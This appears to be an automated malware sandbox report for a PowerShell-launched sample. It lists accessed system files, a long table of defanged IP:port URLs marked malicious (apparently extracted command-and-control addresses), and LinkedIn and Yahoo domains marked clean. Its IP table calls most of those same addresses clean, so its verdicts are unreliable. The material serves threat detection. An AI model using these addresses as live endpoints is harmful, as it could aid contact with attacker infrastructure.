C:\Windows\system32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	Accessed File	Access	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Commands.Utility	Accessed File	Access	CLEAN
C:\Windows\System32\CScript.exe	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP\NetTCPIP.psd1	Accessed File	Access	CLEAN
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.xaml	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PnpDevice\PnpDevice.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	Accessed File	Access	CLEAN
C:\Program Files (x86)\Common Files\Oracle\Java\javapath	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Commands.Utility.dll\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AssignedAccess	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\SecureBoot\SecureBoot.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\Pester.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetConnection\NetConnection.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetworkSwitchManager\NetworkSwitchManager.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.psd1	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\PSGetModuleInfo.xml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.cdxml	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\VpnClient\VpnClient.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\Microsoft.WSMan.Management.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetQos\NetQos.psd1	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_da21122d-ae44-4f93-ba1d-c9a978ca5b20	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks\ScheduledTasks.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetAdapter\NetAdapter.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ISE\ISE.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Management\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ISE\ISE.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	Accessed File	Access, Read	CLEAN

Reduced dataset

URL

URL	Category	IP Address	Country	HTTP Methods	Verdict
hxxp://78[.]16[.]207[.]80:443	Extracted	78.16.207.80	-	-	MALICIOUS
hxxp://172[.]248[.]42[.]122:443	Extracted	172.248.42.122	-	-	MALICIOUS
hxxp://24[.]236[.]90[.]196:2078	Extracted	24.236.90.196	-	-	MALICIOUS
hxxp://103[.]141[.]50[.]79:995	Extracted	103.141.50.79	India	-	MALICIOUS
hxxp://86[.]225[.]214[.]138:2222	Extracted	86.225.214.138	-	-	MALICIOUS
hxxp://41[.]186[.]88[.]38:443	Extracted	41.186.88.38	-	-	MALICIOUS
hxxp://76[.]86[.]31[.]59:443	Extracted	76.86.31.59	United States	-	MALICIOUS
hxxp://85[.]2[.]185[.]70:2222	Extracted	85.2.185.70	-	-	MALICIOUS
hxxp://92[.]189[.]214[.]236:2222	Extracted	92.189.214.236	-	-	MALICIOUS

URL	Category	IP Address	Country	HTTP Methods	Verdict
hxxp://161[.]142[.]103[.]5:995	Extracted	161.142.103.5	-	-	MALICIOUS
hxxp://2[.]36[.]64[.]159:2078	Extracted	2.36.64.159	-	-	MALICIOUS
hxxp://114[.]143[.]176[.]235:443	Extracted	114.143.176.235	-	-	MALICIOUS
hxxp://23[.]30[.]22[.]225:993	Extracted	23.30.22.225	-	-	MALICIOUS
hxxp://101[.]184[.]134[.]98:2222	Extracted	101.184.134.98	-	-	MALICIOUS
hxxp://14[.]200[.]181[.]108:443	Extracted	14.200.181.108	-	-	MALICIOUS
hxxp://75[.]149[.]21[.]157:443	Extracted	75.149.21.157	-	-	MALICIOUS
hxxp://64[.]121[.]161[.]102:443	Extracted	64.121.161.102	-	-	MALICIOUS
hxxp://103[.]42[.]86[.]42:995	Extracted	103.42.86.42	-	-	MALICIOUS
hxxp://104[.]35[.]24[.]154:443	Extracted	104.35.24.154	-	-	MALICIOUS
hxxp://182[.]185[.]159[.]137:995	Extracted	182.185.159.137	-	-	MALICIOUS
hxxp://75[.]109[.]111[.]89:443	Extracted	75.109.111.89	-	-	MALICIOUS
hxxp://12[.]172[.]173[.]82:21	Extracted	12.172.173.82	-	-	MALICIOUS
hxxp://86[.]154[.]216[.]221:2222	Extracted	86.154.216.221	-	-	MALICIOUS
hxxp://47[.]34[.]30[.]133:443	Extracted	47.34.30.133	-	-	MALICIOUS
hxxp://108[.]32[.]72[.]145:443	Extracted	108.32.72.145	-	-	MALICIOUS
hxxp://72[.]134[.]124[.]16:443	Extracted	72.134.124.16	-	-	MALICIOUS
hxxp://176[.]142[.]207[.]63:443	Extracted	176.142.207.63	-	-	MALICIOUS
hxxp://78[.]159[.]145[.]17:995	Extracted	78.159.145.17	-	-	MALICIOUS
hxxp://35[.]143[.]97[.]145:995	Extracted	35.143.97.145	-	-	MALICIOUS
hxxp://12[.]172[.]173[.]82:50001	Extracted	12.172.173.82	-	-	MALICIOUS
hxxp://78[.]92[.]133[.]215:443	Extracted	78.92.133.215	-	-	MALICIOUS
hxxp://65[.]190[.]242[.]244:443	Extracted	65.190.242.244	-	-	MALICIOUS
hxxp://49[.]245[.]95[.]124:2222	Extracted	49.245.95.124	-	-	MALICIOUS
hxxp://47[.]196[.]225[.]236:443	Extracted	47.196.225.236	-	-	MALICIOUS
hxxp://172[.]90[.]139[.]138:2222	Extracted	172.90.139.138	-	-	MALICIOUS
hxxp://103[.]113[.]68[.]33:443	Extracted	103.113.68.33	-	-	MALICIOUS
hxxp://92[.]154[.]17[.]149:2222	Extracted	92.154.17.149	-	-	MALICIOUS
hxxp://95[.]242[.]101[.]251:995	Extracted	95.242.101.251	-	-	MALICIOUS
hxxp://71[.]38[.]155[.]217:443	Extracted	71.38.155.217	-	-	MALICIOUS
hxxp://172[.]115[.]17[.]50:443	Extracted	172.115.17.50	-	-	MALICIOUS
hxxp://92[.]1[.]170[.]110:995	Extracted	92.1.170.110	-	-	MALICIOUS
hxxp://184[.]182[.]66[.]109:443	Extracted	184.182.66.109	-	-	MALICIOUS
hxxp://83[.]114[.]60[.]6:2222	Extracted	83.114.60.6	-	-	MALICIOUS
hxxp://96[.]87[.]28[.]170:2222	Extracted	96.87.28.170	-	-	MALICIOUS
hxxp://12[.]172[.]173[.]82:32101	Extracted	12.172.173.82	-	-	MALICIOUS

URL	Category	IP Address	Country	HTTP Methods	Verdict
hxxp://78[.]192[.]109[.]105:2222	Extracted	78.192.109.105	-	-	MALICIOUS
hxxp://50[.]68[.]204[.]71:995	Extracted	50.68.204.71	-	-	MALICIOUS
hxxp://92[.]149[.]250[.]113:2222	Extracted	92.149.250.113	-	-	MALICIOUS
hxxp://91[.]165[.]188[.]74:50000	Extracted	91.165.188.74	-	-	MALICIOUS
hxxp://74[.]92[.]243[.]115:50000	Extracted	74.92.243.115	-	-	MALICIOUS
hxxp://151[.]65[.]213[.]208:443	Extracted	151.65.213.208	-	-	MALICIOUS
hxxp://58[.]162[.]223[.]233:443	Extracted	58.162.223.233	-	-	MALICIOUS
hxxp://47[.]205[.]25[.]170:443	Extracted	47.205.25.170	-	-	MALICIOUS
hxxp://99[.]228[.]131[.]116:2222	Extracted	99.228.131.116	-	-	MALICIOUS
hxxp://90[.]4[.]110[.]221:2222	Extracted	90.4.110.221	-	-	MALICIOUS
hxxp://71[.]31[.]232[.]65:995	Extracted	71.31.232.65	-	-	MALICIOUS
hxxp://92[.]27[.]86[.]48:2222	Extracted	92.27.86.48	-	-	MALICIOUS
hxxp://83[.]77[.]208[.]166:2222	Extracted	83.77.208.166	-	-	MALICIOUS
hxxp://174[.]118[.]63[.]123:443	Extracted	174.118.63.123	-	-	MALICIOUS
hxxp://71[.]171[.]83[.]69:443	Extracted	71.171.83.69	-	-	MALICIOUS
hxxp://12[.]172[.]173[.]82:465	Extracted	12.172.173.82	-	-	MALICIOUS
hxxp://92[.]239[.]81[.]124:443	Extracted	92.239.81.124	-	-	MALICIOUS
hxxp://70[.]28[.]50[.]223:3389	Extracted	70.28.50.223	-	-	MALICIOUS
hxxp://122[.]184[.]143[.]83:443	Extracted	122.184.143.83	-	-	MALICIOUS
hxxp://23[.]30[.]22[.]225:995	Extracted	23.30.22.225	-	-	MALICIOUS
hxxp://68[.]173[.]170[.]110:8443	Extracted	68.173.170.110	-	-	MALICIOUS
hxxp://107[.]146[.]12[.]26:2222	Extracted	107.146.12.26	-	-	MALICIOUS
hxxp://92[.]20[.]204[.]198:2222	Extracted	92.20.204.198	-	-	MALICIOUS
hxxp://47[.]21[.]51[.]138:443	Extracted	47.21.51.138	-	-	MALICIOUS
hxxp://213[.]67[.]139[.]53:2222	Extracted	213.67.139.53	-	-	MALICIOUS
hxxp://81[.]229[.]117[.]95:2222	Extracted	81.229.117.95	-	-	MALICIOUS
hxxp://84[.]35[.]26[.]14:995	Extracted	84.35.26.14	-	-	MALICIOUS
hxxp://73[.]36[.]196[.]11:443	Extracted	73.36.196.11	-	-	MALICIOUS
hxxp://75[.]143[.]236[.]149:443	Extracted	75.143.236.149	-	-	MALICIOUS
hxxp://76[.]64[.]99[.]251:2222	Extracted	76.64.99.251	-	-	MALICIOUS
hxxp://50[.]5[.]45[.]204:443	Extracted	50.5.45.204	-	-	MALICIOUS
hxxp://186[.]64[.]67[.]61:443	Extracted	186.64.67.61	-	-	MALICIOUS
hxxp://69[.]133[.]162[.]35:443	Extracted	69.133.162.35	-	-	MALICIOUS
hxxp://103[.]123[.]223[.]141:443	Extracted	103.123.223.141	-	-	MALICIOUS
hxxp://136[.]175[.]69[.]147:443	Extracted	136.175.69.147	-	-	MALICIOUS
hxxp://12[.]172[.]173[.]82:22	Extracted	12.172.173.82	-	-	MALICIOUS

URL	Category	IP Address	Country	HTTP Methods	Verdict
hxxp://27[.]99[.]32[.]26:2222	Extracted	27.99.32.26	-	-	MALICIOUS
hxxp://95[.]60[.]243[.]61:995	Extracted	95.60.243.61	-	-	MALICIOUS
hxxp://81[.]147[.]181[.]139:443	Extracted	81.147.181.139	-	-	MALICIOUS
hxxp://201[.]244[.]108[.]183:995	Extracted	201.244.108.183	-	-	MALICIOUS
hxxp://37[.]14[.]229[.]220:2222	Extracted	37.14.229.220	-	-	MALICIOUS
hxxp://12[.]172[.]173[.]82:995	Extracted	12.172.173.82	-	-	MALICIOUS
hxxp://12[.]172[.]173[.]82:2087	Extracted	12.172.173.82	-	-	MALICIOUS
hxxp://72[.]205[.]104[.]134:443	Extracted	72.205.104.134	-	-	MALICIOUS
hxxp://80[.]3[.]209[.]218:443	Extracted	80.3.209.218	-	-	MALICIOUS
hxxp://198[.]2[.]51[.]242:993	Extracted	198.2.51.242	-	-	MALICIOUS
hxxp://86[.]188[.]22[.]217:443	Extracted	86.188.22.217	-	-	MALICIOUS
hxxp://89[.]129[.]109[.]27:2222	Extracted	89.129.109.27	-	-	MALICIOUS
hxxp://50[.]68[.]204[.]71:993	Extracted	50.68.204.71	-	-	MALICIOUS
hxxp://81[.]101[.]185[.]146:443	Extracted	81.101.185.146	-	-	MALICIOUS
hxxp://157[.]119[.]85[.]203:443	Extracted	157.119.85.203	-	-	MALICIOUS
hxxp://91[.]169[.]12[.]198:32100	Extracted	91.169.12.198	-	-	MALICIOUS
hxxp://213[.]91[.]235[.]146:443	Extracted	213.91.235.146	-	-	MALICIOUS
hxxp://176[.]202[.]45[.]209:443	Extracted	176.202.45.209	Qatar	-	MALICIOUS
hxxp://50[.]68[.]204[.]71:443	Extracted	50.68.204.71	-	-	MALICIOUS
hxxp://103[.]111[.]70[.]66:995	Extracted	103.111.70.66	-	-	MALICIOUS
hxxp://86[.]130[.]9[.]222:2222	Extracted	86.130.9.222	-	-	MALICIOUS
hxxp://109[.]218[.]12[.]137:2222	Extracted	109.218.12.137	-	-	MALICIOUS
hxxp://88[.]126[.]94[.]4:50000	Extracted	88.126.94.4	-	-	MALICIOUS
hxxp://70[.]28[.]50[.]223:1194	Extracted	70.28.50.223	-	-	MALICIOUS
hxxp://86[.]195[.]14[.]72:2222	Extracted	86.195.14.72	-	-	MALICIOUS
hxxp://109[.]154[.]254[.]126:2222	Extracted	109.154.254.126	-	-	MALICIOUS
hxxp://80[.]12[.]88[.]148:2222	Extracted	80.12.88.148	-	-	MALICIOUS
hxxp://76[.]80[.]180[.]154:993	Extracted	76.80.180.154	-	-	MALICIOUS
hxxp://67[.]10[.]2[.]240:995	Extracted	67.10.2.240	-	-	MALICIOUS
hxxp://50[.]68[.]186[.]195:443	Extracted	50.68.186.195	-	-	MALICIOUS
hxxp://102[.]158[.]69[.]237:443	Extracted	102.158.69.237	-	-	MALICIOUS
hxxp://78[.]130[.]215[.]67:443	Extracted	78.130.215.67	-	-	MALICIOUS
hxxp://125[.]99[.]76[.]102:443	Extracted	125.99.76.102	-	-	MALICIOUS
hxxps://103[.]141[.]50[.]79:995/t5	Extracted	103.141.50.79	India	-	MALICIOUS
hxxp://14[.]192[.]241[.]76:995	Extracted	14.192.241.76	-	-	MALICIOUS
hxxp://190[.]78[.]69[.]250:2222	Extracted	190.78.69.250	-	-	MALICIOUS

URL	Category	IP Address	Country	HTTP Methods	Verdict
hxxp://70[.]28[.]50[.]223:2087	Extracted	70.28.50.223	-	-	MALICIOUS
hxxp://180[.]156[.]215[.]130:995	Extracted	180.156.215.130	-	-	MALICIOUS
hxxp://70[.]28[.]50[.]223:32100	Extracted	70.28.50.223	-	-	MALICIOUS
hxxp://86[.]171[.]191[.]31:443	Extracted	86.171.191.31	-	-	MALICIOUS
hxxps://www[.]linkedin[.]com/learning/topics/network-and-system-administration?trk=homepage-basic_learning-cta	Extracted	13.107.42.14	United States	-	CLEAN
hxxps://about[.]linkedin[.]com/?trk=homepage-basic_footer-about	Extracted	-	-	-	CLEAN
hxxps://www[.]linkedin[.]com/pulse/topics/careers-c1/	Extracted	13.107.42.14	United States	-	CLEAN
hxxps://business[.]linkedin[.]com/sales-solutions?src=li-footer&utm_source=linkedin&utm_medium=footer&trk=homepage-basic_directory_salesSolutionsMicrositeUrl	Extracted	-	-	-	CLEAN
hxxps://developer[.]linkedin[.]com/?trk=homepage-basic_directory_developerMicrositeUrl	Extracted	-	-	-	CLEAN
hxxps://www[.]linkedin[.]com/learning/topics/customer-service-3?trk=homepage-basic_learning-cta	Extracted	13.107.42.14	United States	-	CLEAN
hxxps://linkedin[.]com	Contacted, Extracted	13.107.42.14	United States	GET	CLEAN
hxxps://bo[.]linkedin[.]com	Extracted	-	-	-	CLEAN
hxxps://mobile[.]linkedin[.]com/?trk=homepage-basic_directory_mobileMicrositeUrl	Extracted	-	-	-	CLEAN
hxxps://uy[.]linkedin[.]com	Extracted	-	-	-	CLEAN
hxxps://www[.]linkedin[.]com/help/linkedin?lang=en&trk=homepage-basic_directory_helpCenterUrl	Extracted	13.107.42.14	United States	-	CLEAN
hxxps://www[.]linkedin[.]com/jobs/arts-and-design-jobs-ingolstadt?trk=homepage-basic_suggested-search	Extracted	13.107.42.14	United States	-	CLEAN
hxxps://blog[.]linkedin[.]com/?trk=homepage-basic_directory_blogMicrositeUrl	Extracted	-	-	-	CLEAN
hxxps://www[.]linkedin[.]com/directory/services?trk=homepage-basic_directory_servicesDirectoryUrl	Extracted	13.107.42.14	United States	-	CLEAN
hxxps://www[.]linkedin[.]com/learning/topics/finance-and-accounting?trk=homepage-basic_learning-cta	Extracted	13.107.42.14	United States	-	CLEAN
hxxps://www[.]linkedin[.]com/salary/?trk=homepage-basic_directory_salaryHomeUrl	Extracted	13.107.42.14	United States	-	CLEAN
hxxps://www[.]linkedin[.]com/mypreferences/g/guest-cookies	Extracted	13.107.42.14	United States	-	CLEAN
hxxps://www[.]linkedin[.]com/learning/topics/it-help-desk-5?trk=homepage-basic_learning-cta	Extracted	13.107.42.14	United States	-	CLEAN
hxxps://www[.]linkedin[.]com/learning/topics/training-and-education?trk=homepage-basic_learning-cta	Extracted	13.107.42.14	United States	-	CLEAN
hxxps://de[.]linkedin[.]com	Extracted	-	-	-	CLEAN
hxxps://www[.]linkedin[.]com/directory/advice?trk=homepage-basic_directory_adviceDirectoryUrl	Extracted	13.107.42.14	United States	-	CLEAN
hxxps://www[.]linkedin[.]com/jobs/community-and-social-services-jobs-ingolstadt?trk=homepage-basic_suggested-search	Extracted	13.107.42.14	United States	-	CLEAN
hxxps://nz[.]linkedin[.]com	Extracted	-	-	-	CLEAN

URL	Category	IP Address	Country	HTTP Methods	Verdict
hxxps://ae[.]linkedin[.]com	Extracted	-	-	-	CLEAN
hxxps://www[.]linkedin[.]com/products?trk=homepage-basic_directory_productsHomeUrl	Extracted	13.107.42.14	United States	-	CLEAN
hxxps://www[.]linkedin[.]com/jobs/consulting-jobs-ingolstadt?trk=homepage-basic_suggested-search	Extracted	13.107.42.14	United States	-	CLEAN
hxxps://co[.]linkedin[.]com	Extracted	-	-	-	CLEAN
hxxps://business[.]linkedin[.]com/talent-solutions?src=li-footer&utm_source=linkedin&utm_medium=footer&trk=homepage-basic_directory_talentSolutionsMicrositeUrl	Extracted	-	-	-	CLEAN
hxxps://www[.]linkedin[.]com/jobs/administrative-assistant-jobs-ingolstadt?trk=homepage-basic_suggested-search	Extracted	13.107.42.14	United States	-	CLEAN

Reduced dataset

Domain

Domain	IP Address	Country	Protocols	Verdict
lu[.]linkedin[.]com	-	-	-	CLEAN
ke[.]linkedin[.]com	-	-	-	CLEAN
ru[.]linkedin[.]com	-	-	-	CLEAN
bo[.]linkedin[.]com	-	-	-	CLEAN
www[.]linkedin[.]com	13.107.42.14	United States	HTTPS, DNS, TCP	CLEAN
pr[.]linkedin[.]com	-	-	-	CLEAN
in[.]linkedin[.]com	-	-	-	CLEAN
nz[.]linkedin[.]com	-	-	-	CLEAN
ch[.]linkedin[.]com	-	-	-	CLEAN
l-0005[.]l-msedge[.]net	13.107.42.14	United States	HTTPS, DNS, TCP	CLEAN
br[.]linkedin[.]com	-	-	-	CLEAN
il[.]linkedin[.]com	-	-	-	CLEAN
ve[.]linkedin[.]com	-	-	-	CLEAN
tr[.]linkedin[.]com	-	-	-	CLEAN
yahoo[.]com	74.6.231.21, 74.6.143.26, 98.137.11.163, 74.6.231.20, 74.6.143.25, 98.137.11.164	United States	DNS	CLEAN
ro[.]linkedin[.]com	-	-	-	CLEAN
at[.]linkedin[.]com	-	-	-	CLEAN
linkedin[.]com	13.107.42.14	United States	HTTPS, DNS, TCP	CLEAN
se[.]linkedin[.]com	-	-	-	CLEAN
business[.]linkedin[.]com	-	-	-	CLEAN
pk[.]linkedin[.]com	-	-	-	CLEAN
cl[.]linkedin[.]com	-	-	-	CLEAN
cz[.]linkedin[.]com	-	-	-	CLEAN
sg[.]linkedin[.]com	-	-	-	CLEAN

Domain	IP Address	Country	Protocols	Verdict
ph[.]linkedin[.]com	-	-	-	CLEAN
ar[.]linkedin[.]com	-	-	-	CLEAN
ie[.]linkedin[.]com	-	-	-	CLEAN
es[.]linkedin[.]com	-	-	-	CLEAN
fr[.]linkedin[.]com	-	-	-	CLEAN
dk[.]linkedin[.]com	-	-	-	CLEAN
brand[.]linkedin[.]com	-	-	-	CLEAN
au[.]linkedin[.]com	-	-	-	CLEAN
gh[.]linkedin[.]com	-	-	-	CLEAN
learning[.]linkedin[.]com	-	-	-	CLEAN
id[.]linkedin[.]com	-	-	-	CLEAN
pe[.]linkedin[.]com	-	-	-	CLEAN
hk[.]linkedin[.]com	-	-	-	CLEAN
pl[.]linkedin[.]com	-	-	-	CLEAN
de[.]linkedin[.]com	-	-	-	CLEAN
ec[.]linkedin[.]com	-	-	-	CLEAN
my[.]linkedin[.]com	-	-	-	CLEAN
th[.]linkedin[.]com	-	-	-	CLEAN
cr[.]linkedin[.]com	-	-	-	CLEAN
cn[.]linkedin[.]com	-	-	-	CLEAN
developer[.]linkedin[.]com	-	-	-	CLEAN
press[.]linkedin[.]com	-	-	-	CLEAN
static[.]licdn[.]com	-	-	-	CLEAN
ae[.]linkedin[.]com	-	-	-	CLEAN
za[.]linkedin[.]com	-	-	-	CLEAN
kr[.]linkedin[.]com	-	-	-	CLEAN
nl[.]linkedin[.]com	-	-	-	CLEAN
uy[.]linkedin[.]com	-	-	-	CLEAN
www-linkedin-com[.]l-0005[.]l-msedge[.]net	13.107.42.14	United States	HTTPS, DNS, TCP	CLEAN
tw[.]linkedin[.]com	-	-	-	CLEAN
pa[.]linkedin[.]com	-	-	-	CLEAN
ca[.]linkedin[.]com	-	-	-	CLEAN
ng[.]linkedin[.]com	-	-	-	CLEAN
it[.]linkedin[.]com	-	-	-	CLEAN
tt[.]linkedin[.]com	-	-	-	CLEAN
mobile[.]linkedin[.]com	-	-	-	CLEAN

Domain	IP Address	Country	Protocols	Verdict
about[.]linkedin[.]com	-	-	-	CLEAN
mx[.]linkedin[.]com	-	-	-	CLEAN
jm[.]linkedin[.]com	-	-	-	CLEAN
uk[.]linkedin[.]com	-	-	-	CLEAN
sv[.]linkedin[.]com	-	-	-	CLEAN
no[.]linkedin[.]com	-	-	-	CLEAN
pt[.]linkedin[.]com	-	-	-	CLEAN
jp[.]linkedin[.]com	-	-	-	CLEAN
co[.]linkedin[.]com	-	-	-	CLEAN
do[.]linkedin[.]com	-	-	-	CLEAN
gt[.]linkedin[.]com	-	-	-	CLEAN
blog[.]linkedin[.]com	-	-	-	CLEAN
zw[.]linkedin[.]com	-	-	-	CLEAN

IP

IP Address	Domains	Country	Protocols	Verdict
103.141.50.79	-	India	TCP	MALICIOUS
75.109.111.89	-	-	-	CLEAN
83.77.208.166	-	-	-	CLEAN
90.4.110.221	-	-	-	CLEAN
47.196.225.236	-	-	-	CLEAN
103.42.86.42	-	-	-	CLEAN
172.115.17.50	-	-	-	CLEAN
74.6.143.25	yahoo[.]com	United States	DNS	CLEAN
109.154.254.126	-	-	-	CLEAN
201.244.108.183	-	-	-	CLEAN
72.134.124.16	-	-	-	CLEAN
85.2.185.70	-	-	-	CLEAN
71.31.232.65	-	-	-	CLEAN
2.36.64.159	-	-	-	CLEAN
78.92.133.215	-	-	-	CLEAN
27.99.32.26	-	-	-	CLEAN
73.36.196.11	-	-	-	CLEAN
108.32.72.145	-	-	-	CLEAN
91.165.188.74	-	-	-	CLEAN
184.182.66.109	-	-	-	CLEAN
99.228.131.116	-	-	-	CLEAN

IP Address	Domains	Country	Protocols	Verdict
103.123.223.141	-	-	-	CLEAN
72.205.104.134	-	-	-	CLEAN
71.171.83.69	-	-	-	CLEAN
74.6.231.21	yahoo[.]com	United States	DNS	CLEAN
114.143.176.235	-	-	-	CLEAN
86.195.14.72	-	-	-	CLEAN
35.143.97.145	-	-	-	CLEAN
213.67.139.53	-	-	-	CLEAN
74.119.193.49	-	China	-	CLEAN
98.137.11.163	yahoo[.]com	United States	DNS	CLEAN
74.92.243.115	-	-	-	CLEAN
12.172.173.82	-	-	-	CLEAN
213.91.235.146	-	-	-	CLEAN
104.35.24.154	-	-	-	CLEAN
172.90.139.138	-	-	-	CLEAN
88.126.94.4	-	-	-	CLEAN
75.143.236.149	-	-	-	CLEAN
103.113.68.33	-	-	-	CLEAN
47.205.25.170	-	-	-	CLEAN
122.184.143.83	-	-	-	CLEAN
81.147.181.139	-	-	-	CLEAN
78.16.207.80	-	-	-	CLEAN
50.68.204.71	-	-	-	CLEAN
182.185.159.137	-	-	-	CLEAN
81.229.117.95	-	-	-	CLEAN
92.154.17.149	-	-	-	CLEAN
96.87.28.170	-	-	-	CLEAN
101.184.134.98	-	-	-	CLEAN
78.130.215.67	-	-	-	CLEAN
107.146.12.26	-	-	-	CLEAN
14.200.181.108	-	-	-	CLEAN
161.142.103.5	-	-	-	CLEAN
78.192.109.105	-	-	-	CLEAN
198.2.51.242	-	-	-	CLEAN
70.28.50.223	-	-	-	CLEAN
176.202.45.209	-	Qatar	TCP	CLEAN

IP Address	Domains	Country	Protocols	Verdict
190.78.69.250	-	-	-	CLEAN
87.236.146.93	-	Estonia	TCP	CLEAN
172.248.42.122	-	-	-	CLEAN
80.3.209.218	-	-	-	CLEAN
102.158.69.237	-	-	-	CLEAN
76.64.99.251	-	-	-	CLEAN
98.137.11.164	yahoo[.]com	United States	DNS	CLEAN
69.133.162.35	-	-	-	CLEAN
92.189.214.236	-	-	-	CLEAN
147.135.248.250	-	France	HTTP, TCP	CLEAN
92.149.250.113	-	-	-	CLEAN
78.159.145.17	-	-	-	CLEAN
23.30.22.225	-	-	-	CLEAN
47.34.30.133	-	-	-	CLEAN
109.218.12.137	-	-	-	CLEAN
49.245.95.124	-	-	-	CLEAN
92.1.170.110	-	-	-	CLEAN
50.68.186.195	-	-	-	CLEAN
136.175.69.147	-	-	-	CLEAN
86.188.22.217	-	-	-	CLEAN
92.239.81.124	-	-	-	CLEAN
70.34.218.85	-	Sweden	-	CLEAN
174.118.63.123	-	-	-	CLEAN
151.65.213.208	-	-	-	CLEAN
86.171.191.31	-	-	-	CLEAN
84.35.26.14	-	-	-	CLEAN
58.162.223.233	-	-	-	CLEAN
75.149.21.157	-	-	-	CLEAN
67.10.2.240	-	-	-	CLEAN
24.236.90.196	-	-	-	CLEAN
81.101.185.146	-	-	-	CLEAN
103.111.70.66	-	-	-	CLEAN
157.119.85.203	-	-	-	CLEAN
180.156.215.130	-	-	-	CLEAN
186.64.67.61	-	-	-	CLEAN
125.99.76.102	-	-	-	CLEAN

IP Address	Domains	Country	Protocols	Verdict
154.47.17.180	-	Canada	-	CLEAN
86.225.214.138	-	-	-	CLEAN
47.21.51.138	-	-	-	CLEAN
176.142.207.63	-	-	-	CLEAN
86.130.9.222	-	-	-	CLEAN
95.242.101.251	-	-	-	CLEAN
89.129.109.27	-	-	-	CLEAN
65.190.242.244	-	-	-	CLEAN
64.121.161.102	-	-	-	CLEAN
50.5.45.204	-	-	-	CLEAN
80.12.88.148	-	-	-	CLEAN
